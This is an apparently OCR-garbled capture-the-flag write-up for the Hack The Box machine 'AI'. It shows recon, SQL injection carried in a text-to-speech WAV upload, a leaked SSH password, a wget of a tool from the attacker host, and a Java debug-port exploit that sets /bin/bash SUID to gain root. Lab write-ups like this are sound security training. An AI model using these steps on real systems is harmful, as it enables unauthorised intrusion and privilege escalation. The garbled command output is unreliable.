ai

```
tali)-[/Documents/htb/boxes/ai]
    nmap -sC -sV 10.10.10.163
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 17:00 EDT
Nmap scan report for 10.10.10.163
Host is up (0.054s latency).
Not shown: 998 closed ports
       STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
    256 78:29:78:d9:f5:43:d1:cf:a0:03:55:b1:da:9e:51:b6 (ECDSA)
    256 85:2e:7d:66:30:a6:6e:30:04:82:c1:ae:ba:a4:99:bd (ED25519)
                     Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http:
_http-server-header: Apache/2.4.29 (Ubuntu)
 _http-title: Hello AI!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
    → C 心
                             10.10.10.163/ai.php
   GTFOBins 🕝 GitHub - swisskyrepo/... 🖨 Reverse Shell Cheat Sh... 🖫 Linux - Privilege Escala... 🖫 Windows
```



Drop your query using wav file.

Select wav to upload: Browse... No file selected. Process It!


```
(root@ kali)-[/Documents/htb/boxes/ai]

# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://10.10.10.163/FUZZ
```


```
[Status: 403, Size: 277, Words: 20, Lines: 10]
.html
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htm
                          [Status: 200, Size: 37371, Words: 247, Lines: 191]
contact
                          [Status: 200, Size: 37347, Words: 241, Lines: 190]
index
                          [Status: 200, Size: 0, Words: 1, Lines: 1]
db
                          [Status: 200, Size: 37503, Words: 267, Lines: 191]
about
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htc
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.html_var_DE
                          [Status: 200, Size: 37569, Words: 271, Lines: 195]
ai
.htpasswd
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.html
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswds
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htm.
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htmll
.html.old
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.ht
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
[Status: 403, Size: 277, Words: 20, Lines: 10]
.html.bak
.htm.htm
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.html1
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htgroup
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
[Status: 403, Size: 277, Words: 20, Lines: 10]
.html.printable
.html.LCK
                          [Status: 200, Size: 38674, Words: 474, Lines: 273]
intelligence
.htm.LCK
                          [Status: 403, Size: 277, Words: 20, Lines: 10]
```


jinput as below.

Your Input	Al Output
Commento	Comment
Idea	Design Schema Thought
join	merge union
Won	One
We take care about special characters in your input	
Comma	,
Dot Period	
Dollar sign	\$
Well we also thought about programmers	
Say hi python	print("hi");
Comment python	#
Comment php	II .
Comment Database	
Say hi in C	#include int main() { printf("Hello World"); return 0; }



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```
(root@ kali)-[/Documents/htb/boxes/ai]
# mv ttsMP3.com VoiceText 2021-5-27 17\ 44\ 47.mp3 hello.mp3

(root@ kali)-[/Documents/htb/boxes/ai]
# ls
ai.ctb ai.ctb~ ai.ctb~~ hello.mp3
```

Drop your query using wav file.

Select wav to upload:

Browse... hello.mp3

Process It!

Drop your query using wav file.

Select way to upload:

Browse...

No file selected.

Process It!

Our understanding of your input is :

Query result :

since we controle the query ,we assume that may be vulnurable to sql injection

```
inject.py ×
 1
      #!/usr/bin/env python
 2
      import subprocess
 3
      import requests
 4
      import shutil
      import json
 5
 6
      import sys
 7
     import re
 8
 9
     msg = sys.argv[1]
10
11
      #text to speech
12
      headers = {'Content-type' : 'application/x-www-form-urlencoded'}
      url = 'https://ttsmp3.com/makemp3 new.php'
13
      r = requests.post(url, data={'msg' : msg, 'lang':'Joey','source':'ttsmp3'}, headers=headers)
14
15
     #download result
16
17
      url = json.loads(r.text)['URL']
18
      r = requests.get(url, stream=True)
19
    pwith open('tmp.mp3', 'wb') as f:
20
         shutil.copyfileobj(r.raw, f)
21
22
23
      subprocess.call(['ffmpeg', '-i', 'tmp.mp3', 'tmp.wav'])
24
25
     #upload & check result
26
      url = 'http://10.10.10.163/ai.php'
27
      files = {'fileToUpload': open('tmp.wav','rb')}
      r = requests.post(url, files=files, data={'submit':'Process It!'})
28
29
      print(r.text)
30
```

```
___(root® kali)-[/Documents/htb/boxes/ai]
# python3 inject.py 'open single kwote'
```

```
<h2><form action="" method="post" enctype="multipart/form-data">
    Select way to upload:
    <input type="file" name="fileToUpload" id="fileToUpload">
        <input type="submit" value="Process It!" name="submit">
        </form></h2>
        <h3>our understanding of your input is: '<br />Query result: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1<h3>
        </div>
        </dip>
        </div>
        </div>
        </div>
        </div>
        </div>

              </div>
              </div>

               </div>

               </div>

               <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'>

               <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'>
```

sql error occured, we may be able to do sql injection attack, and retrieve information from database

alexa:H,Sq9t6a<)?q93

```
(root kali)-[/Documents/htb/boxes/ai]

# python3 inject.py 'open single kwote. union select user from user comment database '

//form></h2>
//sour understanding of your input is: 'union select user from user -- <br/>
//div>

(root kali)-[/Documents/htb/boxes/ai]

# ssh alexa@10.10.10.163

alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)
```

```
Last login: Thu Oct 24 15:04:38 2019 from 192.168.0.104
alexa@AI:~$ id
uid=1000(alexa) gid=1000(alexa) groups=1000(alexa)
alexa@AI:~$ ls
user.txt
alexa@AI:~$ cat user.txt
c43b62c682a8c0992eb6d4a2cda55e4b
```

```
alexa@AI:~$ wget http://10.10.14.23:8000/pspy64s
--2021-05-27 22:56:20-- http://10.10.14.23:8000/pspy64s
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

pspy64s

100%[
2021-05-27 22:56:23 (557 KB/s) - 'pspy64s' saved [1156536/1156536]
```

run by root uid=0, port 8000 remote debugging of java application and that isn't require authentication

the debug port is only exposed on localhost on the target so to reach it we have to forward the port to us, in this case via ssh

```
(root  kali)-[/Documents/htb/boxes/ai]
# ssh -L 8000:127.0.0.1:8000 alexa@10.10.10.163
alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)
```

run chmod u+s /bin/bash as root on target machine

```
root@ kali)-[/Documents/htb/boxes/ai]
python 46501.py -t localhost -p 8000 -- cmd "chmod u+s /bin/bash"
[+] Targeting 'localhost:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[+] Found Runtime class: id=aa0
[+] Found Runtime.getRuntime(): id=7fa8dc0239c0
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0×1
[+] Selected payload 'chmod u+s /bin/bash'
[+] Command string object created id:b45
[+] Runtime.getRuntime() returned context id:0×b46
[+] found Runtime.exec(): id=7fa8dc0239f8
[+] Runtime.exec() successful, retId=b47
[!] Command successfully executed
```

in order to triger the exploit we have to send the request to port 8009, which is also listenning localy on the target system

```
alexa@AI:~$ netstat -tulpen
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                                  User
                                                                                                         PID/Program name
                                                                     State
                                                                                             Inode
                  0 127.0.0.1:8000
                                             0.0.0.0:
                                                                     LISTEN
                                                                                             45907
                                             0.0.0.0:*
                 0 127.0.0.1:3306
                                                                                             41273
                                                                     LISTEN
tcp
                                             0.0.0.0:*
tcp
           0
                0 127.0.0.53:53
                                                                     LISTEN
                                                                                             33213
                                             0.0.0.0:*
                0 0.0.0.0:22
                                                                     LISTEN
                                                                                             39753
tcp
               0 127.0.0.1:8005
                                                                     LISTEN
                                                                                  0
                                                                                             47178
tcp6
                 0 127.0.0.1:8009
                                                                                             47170
tcp6
tcp6
                 0 127.0.0.1:8080
                                                                     LISTEN
                                                                                             47166
                                                                     LISTEN
                                                                                             40136
                 0 :::80
tcp6
                                                                                  0
                                                                     LISTEN
                 0 :::22
                                                                                  0
                                                                                             39764
tcp6
                                             0.0.0.0:*
udp
                0 0.0.0.0:57833
                                                                                  114
                                                                                             37720
                                             0.0.0.0:*
                 0 127.0.0.53:53
udp
                                                                                             33212
                                             0.0.0.0:*
:::*
                 0 0.0.0.0:5353
                                                                                             37718
udp
                  0 :::50131
                                                                                  114
                                                                                             37721
udp6
                                                                                             37719
udp6
                                                                                  114
```

```
alexa@AI:~$ curl http://127.0.0.1:8009
curl: (52) Empty reply from server
```

```
-bash-4.4$ /bin/bash -p
bash-4.4# id
uid=1000(alexa) gid=1000(alexa) euid=0(root) groups=1000(alexa)
bash-4.4# cat /root/root.txt
0ed04f28c579bf7508a0566529a8eaa3
bash-4.4#
```